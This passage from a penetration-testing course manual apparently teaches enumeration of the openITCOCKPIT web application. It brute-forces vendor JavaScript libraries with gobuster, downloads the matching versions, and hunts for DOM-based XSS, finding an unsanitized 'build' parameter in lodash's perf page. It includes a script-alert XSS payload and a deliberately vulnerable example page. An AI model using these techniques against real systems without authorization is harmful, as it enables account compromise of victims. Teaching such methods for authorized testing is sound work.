https://t.me/learningnets

The 404 page expands the Burp sitemap considerably. The *js* directory is especially interesting:




Figure 269: Larger Site Map

Specifically, the */js/vendor/UUID.js-4.0.3/* directory contains a *dist* subdirectory.

When a JavaScript library is successfully built, the output files are typically written to a *dist* (or *public*) subdirectory. During the build process, the necessary files are typically minified, unnecessary files removed, and the resulting *.js* library can be distributed and ultimately imported into an application.

However, the existence of a *dist* directory suggests that the application developer included the entire directory instead of just the *.js* library file. Any unnecessary files in this directory could expand our attack surface.

JavaScript-heavy applications are trending towards using a bundler like webpack[186] and a package manager like Node Package Manager(npm)[187] instead of manual distribution methods. This type of workflow streamlines development and may ensure that only the proper files are distributed.

[186] (Webpack, 2020), https://webpack.js.org/

[187] (npm, 2020), https://www.npmjs.com/

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Since the Burp sitemap doesn't show any additional files and we are limited to black box investigative techniques, it could be difficult to locate all the supporting files in the */js/vendor/UUID.js-4.0.3/* directory. However, we could search for the *UUID.js* developer's homepage for more information.

We would not typically pursue JavaScript library vulnerabilities at this stage. However, in an application like openITCOCKPIT with a small unauthenticated footprint, we will typically investigate these files once we've exhausted the access we do have.

A Google search for `uuid.js "4.0.3"` leads us to the npm[188] page for this library:




Figure 270: NPM of uuidjs

The "Homepage"[189] link directs us to the package's GitHub page.

[188] (LiosK, 2020), https://www.npmjs.com/package/uuidjs/v/4.0.3

[189] (LiosK, 2020), https://github.com/LiosK/UUID.js

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 271: Github of uuidjs

The *uuidjs* GitHub repo includes a root-level *dist* directory. At this point, we know that the developers of openITCOCKPIT have copied at least a part of this library's repo directory into their application. They may have copied other files or directories as well.

For example, the GitHub repo lists a root-level *README.md* file. Let's try to open that file on our target web server by navigating to */js/vendor/UUID.js-4.0.3/README.md*:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 272: README of uuidjs

The response indicates that *README.md* exists and is accessible. Although the application is misconfigured to serve more files than necessary, this is only a minor vulnerability considering our goal of remote command execution. We are, however, expanding our view of the application's internal structure.

Server-side executable files (such as *.php*) are rarely included in vendor libraries, meaning this may not be the best location to begin hunting for SQL injection or RCE vulnerabilities. However, the libraries may contain HTML files that could introduce reflected cross-site scripting (XSS) vulnerabilities. Since these "extra files" are typically less-scrutinized than other deliberately-exposed files and endpoints, we should investigate further.

For example, the */docs/* directory seems to contain HTML files. These "supporting" files are generally considered great targets for XSS vulnerabilities. This avenue is worth further investigation.

However, before we dig any deeper, let's search for other libraries that might contain additional files we may be able to target. This will provide a more complete overview of the application.

10.3.2 Targeted Discovery

We'll begin our targeted discovery by focussing on finding aditional libraries in the *vendor* directory. By reviewing the sitemap, we already know that five libraries exist: *UUID.js-4.0.3*, *fineuploader*, *gauge*, *gridstack*, and *lodash*:

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 273: Sitemap Showing Five Vendor Locations

In order to discover additional libraries, we could bruteforce the vendor directory with a tool like Gobuster. However, we'll avoid common wordlist like those included with DIRB. Since we are finding JavaScript libraries in the */js/vendor* path, we'll instead generate a more-specific wordlist using the top ten thousand npm JavaScript packages.

We will use jq,[190] seclists,[191] and gobuster in this section. If not already installed, simply run "sudo apt install jq gobuster seclists"

Conveniently for us, the nice-registry[192] repo contains a curated list of all npm packages[193] ordered by popularity. The list is JSON-formatted and contains over 170,000 entries. Before using the list, we'll convert the JSON file into a list Gobuster will accept and limit it to a reasonable top 10,000 packages. First, we'll download the current list with **wget**:

```
kali@kali:~$ wget https://github.com/nice-registry/all-the-package-
names/raw/master/names.json
...
Saving to: 'names.json'

names.json   100%[=============================>]  23.49M  16.7MB/s    in 1.4s

2020-02-14 12:16:54 (16.7 MB/s) - 'names.json' saved [24634943/24634943]
```

Listing 367 - Downloading all npm packages

[190] (Stephen Dolan, 2020), https://stedolan.github.io/jq/

[191] (Daniel Miessler, 2020), https://github.com/danielmiessler/SecLists

[192] (nice-registry, 2020), https://github.com/nice-registry

[193] (nice-registry, 2020), https://github.com/nice-registry/all-the-package-repos

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Now that we've downloaded *names.json*, we can use **jq** to grab only the top ten thousand, filter only items that have a package name with **grep**, strip any extra characters with **cut**, and redirect the output to *npm-10000.txt*.

```
kali@kali:~$ jq '.[0:10000]' names.json | grep ","| cut -d'"' -f 2 > npm-10000.txt
```

Listing 368 - Parsing all npm packages

Using the top 10,000 npm packages, we'll search for any other packages in the */js/vendor/* directory with **gobuster**. We'll use the **dir** command to bruteforce directories, **-w** to pass in the wordlist, **-u** to pass in the url, and **-k** to ignore the self-signed certificate.

```
kali@kali:~$ gobuster dir -w ./npm-10000.txt -u https://openitcockpit/js/vendor/ -k
...
2020/02/14 12:34:34 Starting gobuster
===============================================================
/lodash (Status: 301)
/gauge (Status: 301)
/bootstrap-daterangepicker (Status: 301)
===============================================================
2020/02/14 12:36:46 Finished
===============================================================
```

Listing 369 - Using Gobuster to bruteforce package names

The Gobuster search revealed the additional "bootstrap-daterangepicker" package. While the UUID.js package we discovered earlier contained the version in the name of the directory, the other vendor libraries do not. For this reason, we will bruteforce the files in all the library directories to attempt to discovering the library version. This will allow us to download the exact copy of what is found on the openITCOCKPIT server. We'll again use Gobuster for this search.

To accomplish this, we will first start by creating a list of URLs that contain the packages we are targeting. Later, we'll use this list as input into Gobuster in the **URL** flag.

```
kali@kali:~$ cat packages.txt
https://openitcockpit/js/vendor/fineuploader
https://openitcockpit/js/vendor/gauge
https://openitcockpit/js/vendor/gridstack
https://openitcockpit/js/vendor/lodash
https://openitcockpit/js/vendor/UUID.js-4.0.3
https://openitcockpit/js/vendor/bootstrap-daterangepicker
```

Listing 370 - List of packages to target

Next, we need to find a suitable wordlist. The wordlist must include common file names like *README.md*, which might contain a version number of the library. It should be fairly generic and need not be extensive since our goal is not to find every file, but only those that will lead us to the correct version of the library. We'll use the *quickhits.txt* list from the *seclists* project. The *quickhits.txt* wordlist is located in */usr/share/seclists/Discovery/Web-Content/* on Kali.

Using the *packages.txt* file we created earlier, we'll loop through each URL and search for content using the *quickhits.txt* wordlist. We'll use a **while** loop and pass in the *packages.txt* file. With each line, we will echo the URL and run **gobuster dir**, passing **-q** to prevent Gobuster from printing the headers.

```
kali@kali:~$ while read l; do echo "===$l==="; gobuster dir -w
/usr/share/seclists/Discovery/Web-Content/quickhits.txt -k -q -u $l; done <
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
packages.txt
===https://openitcockpit/js/vendor/fineuploader===
===https://openitcockpit/js/vendor/gauge===
===https://openitcockpit/js/vendor/gridstack===
//bower.json (Status: 200)
//demo (Status: 301)
//dist/ (Status: 403)
//README.md (Status: 200)
===https://openitcockpit/js/vendor/lodash===
//.editorconfig  (Status:  200)
//.gitattributes  (Status:  200)
//.gitignore (Status: 200)
//.travis.yml (Status: 200)
//bower.json (Status: 200)
//CONTRIBUTING.md (Status: 200)
//package.json (Status: 200)
//README.md (Status: 200)
//test (Status: 301)
//test/ (Status: 403)
===https://openitcockpit/js/vendor/UUID.js-4.0.3===
//.gitignore (Status: 200)
//bower.json (Status: 200)
//dist/ (Status: 403)
//LICENSE.txt (Status: 200)
//package.json (Status:
200) //README.md (Status:
200) //test (Status: 301)
//test/ (Status: 403)
===https://openitcockpit/js/vendor/bootstrap-
daterangepicker=== //README.md (Status: 200)
```

Listing 371 - Using Gobuster to bruteforce vendor packages

Gobuster did not discover any directories or files for the *fineuploader* or *gauge* libraries, but it discovered a *README.md* under *gridstack*, *lodash*, *UUID.js-4.0.3*, and *bootstrap-daterangepicker*.

Instead of loading the pages from a browser, we'll download the packages from the source. However, we must pay careful attention to the version numbers to ensure we are working with the same library. To obtain the version of the library, we'll check the *README.md* of each package for the correct version number.

Before proceeding, we will remove *fineuploader* and *gauge* from *packages.txt* since we did not discover any files we could use. We'll also remove UUID.js-4.0.3 since we are already certain the version is 4.0.3.

```
kali@kali:~$ cat packages.txt
https://openitcockpit/js/vendor/gridstack
https://openitcockpit/js/vendor/lodash
https://openitcockpit/js/vendor/bootstrap-daterangepicker
```

Listing 372 - Editing packages.txt

Next, we'll use the same while loop to run **`curl`** on each URL, appending **`/README.md`**.

```
kali@kali:~$ while read l; do echo "===$l==="; curl $l/README.md -k; done
< packages.txt
===https://openitcockpit/js/vendor/gridstack===
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
...
- [Changes](#changes)
      - [v0.2.3 (development version)](#v023-development-version)
...
===https://openitcockpit/js/vendor/lodash===
# lodash v3.9.3
...

===https://openitcockpit/js/vendor/bootstrap-daterangepicker===
...
```

Listing 373 - Enumerating version numbers

We found version numbers for *gridstack* and *lodash* but unfortunately, we could not determine version information for *bootstrap-daterangepicker*. Before continuing, we will concentrate on the three packages we positively identified and download each from their respective GitHub pages:

- UUID.js: https://github.com/LiosK/UUID.js/archive/v4.0.3.zip
- Lodash: https://github.com/lodash/lodash/archive/3.9.3.zip
- Gridstack: https://github.com/gridstack/gridstack.js/archive/v0.2.3.zip

Downloading and extracting each zip file provides us with a copy of the files that exist in the application's respective directories. This allows us to search for vulnerabilities without having to manually brute force all possible directory and file names. Not only does this save us time, it is also a quieter approach.

While we are taking a blackbox approach with this module, it is important to note that this does not mean we won't have to review any code. Reviewing the JavaScript and HTML files we do have access to is crucial for a successful assessment.

Since the libraries contain many files, we will first search for all **.html* files, which are most likely to contain the XSS vulnerabilities or load JavaScript that contains XSS vulnerabilities that we are looking for.

We'll use **`find`** to search our directory, supplying **`-iname`** to search with case insensitivity and search for HTML files with **`*.html`**.

```
kali@kali:~/packages$ find ./ -iname "*.html"
./lodash-3.9.3/perf/index.html
./lodash-3.9.3/vendor/firebug-lite/skin/xp/firebug.html
./lodash-3.9.3/test/underscore.html
./lodash-3.9.3/test/index.html
./lodash-3.9.3/test/backbone.html
./gridstack.js-0.2.3/demo/knockout2.html
./gridstack.js-0.2.3/demo/two.html
./gridstack.js-0.2.3/demo/nested.html
./gridstack.js-0.2.3/demo/knockout.html
./gridstack.js-0.2.3/demo/float.html
./gridstack.js-0.2.3/demo/serialization.html
./UUID.js-4.0.3/docs/uuid.js.html
./UUID.js-4.0.3/docs/UUID.html
./UUID.js-4.0.3/docs/index.html
./UUID.js-4.0.3/test/browser.html
./UUID.js-4.0.3/test/browser-core.html
```

Listing 374 - Searching for files ending with "html"

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

Now that we have a list of HTML files, we can search for an XSS vulnerability to exploit. We are limited by the type of XSS vulnerability we can find though. Since these HTML files are not dynamically generated by a server, traditional reflected XSS and stored XSS won't work since user-supplied data cannot be appended to the HTML files. However, these files might contain additional JavaScript that allows user input to manipulate the DOM, which could lead to DOM-based XSS.[194]

10.4 Intro To DOM-based XSS

In order to understand DOM-based XSS, we must first familiarize ourselves with the Document Object Model (DOM).[195] When a browser interprets an HTML page, it must render the individual HTML elements. The rendering creates objects of each element for display. HTML elements like *div* can contain other HTML elements like *h1*. When parsed by a browser, the *div* object is created and contains a *h1* object as the child node. The hierarchical tree[196] created by the objects that represent the individual HTML elements make up the Document Object Model. The HTML elements can be identified by id,[197] class,[198] tag name,[199] and other identifiers that propagate to the objects in the DOM.

Browsers generate a DOM from HTML so they can enable programmatic manipulation of a page via JavaScript. Developers may use JavaScript to manipulate the DOM for background tasks, UI changes, etc, all from the client's browser. While the dynamic changes could be done on the server side by dynamically generating the HTML and sending it back to the user, this adds a significant delay to the application.

For this manipulation to occur, JavaScript implements the *Document*[200] interface. To query for an object on the DOM, the *document* interface implements APIs like *getElementById*, *getElementsByClassName*, and *getElementsByTagName*. The objects that are returned from the query inherit from the *Element* base class. The *Element* class contains properties like *innerHTML* to manipulate the content within the HTML element. The *Document* interface allows for direct writing to the DOM via the *write()* method.

DOM-based XSS can occur if unsanitized user input is provided to a property, like *innerHTML* or a method like *write()*.

For example, consider the inline JavaScript shown in Listing 375.

```
<!DOCTYPE
html> <html>
<head>
  <script>
    const queryString = location.search;
```

[194] (OWASP, 2020), https://owasp.org/www-community/attacks/DOM_Based_XSS

[195] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/Document_Object_Model/Introduction

[196] (Mozilla, 2019), <https://developer.mozilla.org/en-US/docs/Web/API/Document_object_model/Using_the_W3C_DOM_Level_1_Core>

[197] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/id

[198] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/HTML/Global_attributes/class

[199] (Mozilla, 2019), https://developer.mozilla.org/en-US/docs/Web/API/Element/tagName

[200] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/Document

 Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
    const urlParams = new URLSearchParams(queryString);
    const name = urlParams.get('name')
    document.write('<h1>Hello, ' + name + '!</h1>');
  </script>
</head>
</html>
```

Listing 375 - Example DOM XSS

In Listing 375, the JavaScript between the script tags will first extract the query string from the URL. Using the *URLSearchParams*[201] interface, the constructor will parse the query string and return a *URLSearchParams* object, which is saved in the *urlParams* variable. Next, the name parameter is extracted from the URL parameters using the *get* method. Finally, an *h1* element is written to the document using the name passed as a query string.

We will save the HTML contents of Listing 375 into */home/kali/xsstest.html*. We don't need to use Apache for this demo. To open the file in Firefox, we can run **`firefox xsstest.html`** and a new window should appear.

When we append **`?name=Jimmy`** to the URL, the message "Hello, Jimmy" is displayed.




Figure 274: Hello Jimmy on Page

However, if we append "?name=<script>alert(1)</script>" to the URL, the browser executes our JavaScript code.

[201] (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/API/URLSearchParams

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets




Figure 275: Hello XSS

If a file like this were hosted on a server, the resulting vulnerability would be a categorized as *reflected DOM-based XSS*. It is important to note that DOM-based XSS can also be stored if the value appended to the DOM is obtained from a user-controlled database value. In our situation, we can safely assume that the HTML files we found earlier are not pulling data from a database.

10.5 XSS Hunting

We'll start our hunt for DOM-based XSS by searching for references to the *document* object. However, running a search for "document" will generate many false positives. Instead, we'll search for "document.write" and narrow or broaden the search as needed. We will use **`grep`** recursively with the **`-r`** command in the *~/packages* directory that we created earlier. To limit the results we will also use the **`--include`** flag to only search for HTML files.

```
kali@kali:~/packages$ grep -r "document.write" ./ --include *.html
./lodash-3.9.3/perf/index.html:         document.write( '<script src="' + ui.buildPath
+ '"><\/script>' );
./lodash-3.9.3/perf/index.html:         document.write( '<script src="' + ui.otherPath
+ '"><\/script>' );
./lodash-3.9.3/perf/index.html:                         document.write('<applet
code="nano" archive="../vendor/benchmark.js/nano.jar"></applet>');
./lodash-3.9.3/test/underscore.html:            document.write(ui. urlParams .loader !=
'none'
./lodash-3.9.3/test/index.html:             document.write( '<script src="' +
ui.buildPath + '"><\/script>' );
./lodash-3.9.3/test/index.html:         document.write((ui.isForeign ||
ui.urlParams.loader == 'none')
./lodash-3.9.3/test/backbone.html:          document.write(ui.urlParams .loader !=
'none'
```

Listing 376 - Search For Write

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

The results of this search reveal four unique files that write directly to the *document*. We also find interesting keywords like “urlParams” in the *ui* object that potentially point to the use of user-provided data. Let’s (randomly) inspect the */lodash-3.9.3/perf/index.html* file.

The snippet shown in Listing 377 is part of the */lodash-3.9.3/perf/index.html* file.

```
<script src="./asset/perf-ui.js"></script>
<script>
        document.write('<script src="' + ui.buildPath + '"><\/script>');
</script>
<script>
        var lodash = _.noConflict();
</script>
<script>
        document.write('<script src="' + ui.otherPath + '"><\/script>');
</script>
```

Listing 377 - Discovered potential XSS

In Listing 377, we notice the use of the *document.write* function to load a script on the web page. The source of the script is set to the *ui.otherPath* and *ui.buildPath* variable. If this variable is user-controlled, we would have access to DOM-based XSS.

Although we don’t know the origin of *ui.buildPath* and *ui.otherPath*, we can search the included files for clues. Let’s start by determining how *ui.buildPath* is set with **`grep`**. We know that JavaScript variables are set with the “=” sign. However, we don’t know if there is a space, tab, or any other delimiter between the “buildPath” and the “=” sign. We can use a regex with **`grep`** to compensate for this.

```
kali@kali:~/packages$ grep -r "buildPath[[:space:]]*=" ./
./lodash-3.9.3/test/asset/test-ui.js:  ui.buildPath = (function() {
./lodash-3.9.3/perf/asset/perf-ui.js:  ui.buildPath = (function() {
```

Listing 378 - Searching for buildPath

The search revealed two files: *asset/perf-ui.js* and *asset/test-ui.js*. Listing 377 shows that *./asset/perf-ui.js* is loaded into the HTML page that is being targeted. Let’s open the *perf-ui.js* file and navigate to the section where *buildPath* is set.

```
kali@kali:~/packages$ cat ./lodash-3.9.3/perf/asset/perf-ui.js
...
  /** The lodash build to load. */
  var build = (build = /build=([^&]+)/.exec( location.search )) &&
decodeURIComponent(build[1]);
...
  // The lodash build file path.
  ui.buildPath = (function() {
    var result;
    switch (build ) {
      case 'lodash-compat':     result = 'lodash.compat.min.js'; break;
      case 'lodash-custom-dev': result = 'lodash.custom.js'; break;
      case 'lodash-custom':     result = 'lodash.custom.min.js'; break;
      case null:                build  = 'lodash-modern';
      case 'lodash-modern':     result = 'lodash.min.js'; break;
      default:                  return build;
    }
    return basePath + result;
```


Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

```
  }());
...
```

Listing 379 - perf-ui.js

The *ui.buildPath* is set near the bottom of the file. A *switch* returns the value of the *build* variable by default if no other condition is true. The *build* variable is set near the beginning of the file and is obtained from *location.search* (the query string) and the value of the query string is parsed using regex. The regex looks for “build=” in the query string and extracts the value. We do not find any other sanitization of the *build* variable in the code. At this point, we should have a path to DOM XSS through the “build” query parameter!

10.5.1.1 Exercise

Using what we have discovered in this section, create an XSS that displays an alert message.

10.6 Advanced XSS Exploitation

After completion of the exercise we should have a basic working XSS exploit, but an alert box is far from “exploitation”. We need to devise a strategy to escalate our current level of access. However, we have a very limited amount of information that we can use to create a targeted XSS attack.

10.6.1 What We Can and Can’t Do

A reflected DOM-based XSS vulnerability provides limited opportunities. Let’s discuss what we can and can’t do at this point.

First, we will need a victim to exploit. Unlike stored XSS, which can exploit anyone who visits the page, we will have to craft a specific link to send to a victim. Once the victim visits the page, the XSS will be triggered.

If we use Burp to inspect any of the requests and responses sent to and from the application, we may notice a cookie named *itnovum*. Since we don’t have credentialed access to the application, we can only assume that this is the cookie used for session management. Under the *Storage* tab in Firefox’s developer tools, we find that the cookie also has the *HttpOnly*[202] flag set. This means that we won’t be able to access the user’s session cookie using XSS. Instead of stealing the session cookie, we will have to find a different way to get information about the victim and the host.

[202] (OWASP, 2020), https://owasp.org/www-community/<httpOnly

Copyright © 2022 Offensive-Security. All rights reserved.

https://t.me/learningnets

